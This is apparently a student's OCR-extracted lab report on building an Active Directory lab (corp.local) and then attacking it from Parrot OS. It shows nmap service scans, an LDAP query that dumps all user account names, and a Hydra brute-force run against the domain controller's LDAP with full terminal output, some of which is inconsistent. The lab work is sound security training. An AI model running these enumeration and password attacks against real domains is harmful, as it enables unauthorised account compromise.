

New Object - Group
Create in: corp.local/MyALTSCHOOL
Group name:
ALTSchoolAdmins
Group name (pre-Windows 2000):
ALTSchoolAdmins
Group scope
Domain local
Global
Universal
Group type
Security
Distribution
OK
Cancel



Active Directory Users and Computers
File Action View Help
Active Directory Users and Com
Saved Queries
corp.local
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
Managed Service Accour
MyALTSCHOOL
Users
Name
Type
Description
ALTSchoolA...
Security Group...
Emmanuel ...
User
John Adeleke
User
Server Name
ID
Severity
Source
Log
Date and Time





WINDOW CLIENT ASSOCIATION WITH DOMAIN

The Window 10 client was configured with the "`10.10.10.20`" ipv4 address and the DNS was set as "`10.10.10.10`" and a ping test was carried out to confirm reachability of the client to the server, From `System` to `About` to Clicking on "`Rename this PC (advanced)`" then clicking on "`Change`" and in the `Computer Name/Domain Changes`, I selected "`Domain`" and input the domain which in this lab is `corp.local`, then it prompted for Domain credentials, after which a reboot to enter into the domain was required, and I logged in with the user details and verified the user on the CMD using the "`whoami`" command


Other user
Welcome



It’s taking a bit longer than expected, but we’ll get there as fast as we can


Server2022
Windows10
Change account settings
Lock
Sign out
EmmanuelVMware
Signed in
Switch user
John Adeleke
Documents
Pictures
Settings
Power
Type here to search
11:05 AM
10/7/2025
or press Ctrl+G.


Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Jadeleke>whoami
corp\jadeleke
C:\Users\Jadeleke>

PARROT OS ENUMERATION AND PASSWORD ATTACKS

For this lab, the PARROT OS was configured with the IP address of "`10.10.10.30/24`" with the DNS being the domain controller, and was confirmed to be reachable to the Domain controller (Windows Server through NSlookup)




Service Enumeration

To perform service enumeration, LDAP and NMAP were used, and these enumerations were carried out with the assumption that the attacker had done reconnaissance on the target good enough to know the user details and password, and this was then used to explore and understand the domain architecture better.

NMAP Enumeration

Nmap is a tool used to scan networks, ports, network hosts to know more about the service running on the network or ports, in this example the following command was used "`sudo nmap -p 88, 135,139,389, 445.3268,5985,5986 -sV 10.10.10.10`" and this called the super user do to run nmap scan on the ports that came after the filter `-p` and know the version of software running on this port `(-sV)` on the network host `10.10.10.10` and this gave the result of the port running and the state they were and the version running on them.





LDAP Enumeration

LDAP means Lightweight Directory Access Protocol, and it is the protocol that client uses to talk to a directory service and runs on `TCP/UDP on port 389 and TCP 636 for LDAPS (LDAP over SSL/TLS)`. And LDAP was used in this lab to understand the AD better and position attacks more effectively

```
ldapsearch -x -H ldap://Emmanuel-Server-DC.corp.local -D "Jadeleke@corp.local" -W -b "DC = corp, DC=local" "(objectClass =user)" sAMAccountName
```


The command does the following: performs an LDAP search against the Domain Controller (`Emmanuel-Server-DC.corp.local`) using the credentials of `Jadeleke@corp.local`, prompts for the user's password, binds to the LDAP directory base `DC=corp, DC=local`, and retrieves the `sAMAccountName` (username) attribute of all objects with the class `user`, and the results of the enumeration are shown through the snippet below.


Applications Places System
Tue Oct 7, 15:57
Parrot Terminal
File Edit View Search Terminal Help
[emmanuelo@parrot]-[~]
$ldapsearch -x -H ldap://Emmanuel-Server-DC.corp.local -D "Jadeleke@corp.local" -W -b "DC=corp,DC=local" "(objectClass=user)" sAMAccountName
Enter LDAP Password:
extended LDIF
#
LDAPv3
base <DC=corp,DC=local> with scope subtree
filter: (objectClass=user)
requesting: sAMAccountName
#
Administrator, Users, corp.local
dn: CN=Administrator,CN=Users,DC=corp,DC=local
sAMAccountName: Administrator
Guest, Users, corp.local
dn: CN=Guest,CN=Users,DC=corp,DC=local
sAMAccountName: Guest
EMMANUEL-SERVER, Domain Controllers, corp.local
dn: CN=EMMANUEL-SERVER,OU=Domain Controllers,DC=corp,DC=local
sAMAccountName: EMMANUEL-SERVER$
krbtgt, Users, corp.local
dn: CN=krbtgt,CN=Users,DC=corp,DC=local
Menu
Parrot Terminal


Applications Places System
Tue Oct 7, 15:58
Parrot Terminal
File Edit View Search Terminal Help
EMMANUEL-SERVER, Domain Controllers, corp.local
dn: CN=EMMANUEL-SERVER,OU=Domain Controllers,DC=corp,DC=local
sAMAccountName: EMMANUEL-SERVER$
krbtgt, Users, corp.local
dn: CN=krbtgt,CN=Users,DC=corp,DC=local
sAMAccountName: krbtgt
Emmanuel Onaeko, MyALTSCHOOL, corp.local
dn: CN=Emmanuel Onaeko,OU=MyALTSCHOOL,DC=corp,DC=local
sAMAccountName: eonaeko
John Adeleke, MyALTSCHOOL, corp.local
dn: CN=John Adeleke,OU=MyALTSCHOOL,DC=corp,DC=local
sAMAccountName: Jadeleke
DESKTOP-QG8UVIK, Computers, corp.local
dn: CN=DESKTOP-QG8UVIK,CN=Computers,DC=corp,DC=local
sAMAccountName: DESKTOP-QG8UVIK$
search reference
ref: ldap://ForestDnsZones.corp.local/DC=ForestDnsZones,DC=corp,DC=local
search reference
ref: ldap://DomainDnsZones.corp.local/DC=DomainDnsZones,DC=corp,DC=local
Menu
Parrot Terminal

Password Attacks

To perform password attacks in this lab, the "`Hydra`" tool was used, Hydra is a fast and flexible password cracking tool and it is mainly used for brute-force attacks, password spraying and it is used a range of protocol like a `LDAP`, `SMB`, `RDP`, `FTP`, `HTTP` and so on to carry out attacks, In this lab a "`user.txt`" file was created to input username that hydra should use in this password attacks and also a "`passwords.txt`" to contain a range of possible passwords to use to use in this password attacks.



The following command "`hydra -L ~/users.txt -P ~/passwords.txt ldap2://Emmanuel-Server-DC -V`" was used and perform the following: This command uses Hydra to perform a brute-force attack against the LDAP service on the domain controller `Emmanuel-Server-DC` by trying every username in `users.txt` with every password in `passwords.txt`, and it shows verbose output of each attempt and indeed a match was reached as stated in this snippet.

```
┌──[✗]─[emmanuelo@parrot]─[~]
└──╼ $hydra -L ~/users.txt -P ~/passwords.txt ldap2://Emmanuel-Server-DC -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 18:05:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28 login tries (l:4/p:7), ~2 tries per task
[DATA] attacking ldap2://Emmanuel-Server-DC:389/
[ATTEMPT] target Emmanuel-Server-DC - login "eonaeko@corp.local" - pass "Password123" - 1 of 28 [child 0] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "eonaeko@corp.local" - pass "P@ss" - 2 of 28 [child 1] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "eonaeko@corp.local" - pass "W0rd" - 3 of 28 [child 2] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "eonaeko@corp.local" - pass "Onaeko123." - 4 of 28 [child 3] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "eonaeko@corp.local" - pass "_Onaeko3004." - 5 of 28 [child 4] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "eonaeko@corp.local" - pass "Onaeko123_." - 6 of 28 [child 5] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "eonaeko@corp.local" - pass "" - 7 of 28 [child 6] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "Password123" - 8 of 28 [child 7] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "P@ss" - 9 of 28 [child 8] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "W0rd" - 10 of 28 [child 9] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "Onaeko123." - 11 of 28 [child 10] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "_Onaeko3004." - 12 of 28 [child 11] (0/0)
```

Menu | Parrot Terminal

```
[ATTEMPT] target Emmanuel-Server-DC - login "" - pass "W0rd" - 3 of 14 [child 2] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "" - pass "Onaeko123." - 4 of 14 [child 3] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "" - pass "_Onaeko3004_." - 5 of 14 [child 4] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "" - pass "Onaeko123_." - 6 of 14 [child 5] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "" - pass "" - 7 of 14 [child 6] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "Password123" - 8 of 14 [child 7] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "P@ss" - 9 of 14 [child 8] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "W0rd" - 10 of 14 [child 9] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "Onaeko123." - 11 of 14 [child 10] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "_Onaeko3004_." - 12 of 14 [child 11] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "Onaeko123_." - 13 of 14 [child 12] (0/0)
[ATTEMPT] target Emmanuel-Server-DC - login "Jadeleke@corp.local" - pass "" - 14 of 14 [child 13] (0/0)
[389][ldap2] host: Emmanuel-Server-DC   password: Password123
[389][ldap2] host: Emmanuel-Server-DC
[389][ldap2] host: Emmanuel-Server-DC   password: P@ss
[389][ldap2] host: Emmanuel-Server-DC   password: W0rd
[389][ldap2] host: Emmanuel-Server-DC   password: Onaeko123.
[389][ldap2] host: Emmanuel-Server-DC   password: _Onaeko3004_.
[389][ldap2] host: Emmanuel-Server-DC   password: Onaeko123_.
[389][ldap2] host: Emmanuel-Server-DC   login: Jadeleke@corp.local   password:             .
[389][ldap2] host: Emmanuel-Server-DC   login: Jadeleke@corp.local
1 of 1 target successfully completed, 9 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-07 18:10:33
┌──[emmanuelo@parrot]─[~]
└──╼ $
```

Menu | Parrot Terminal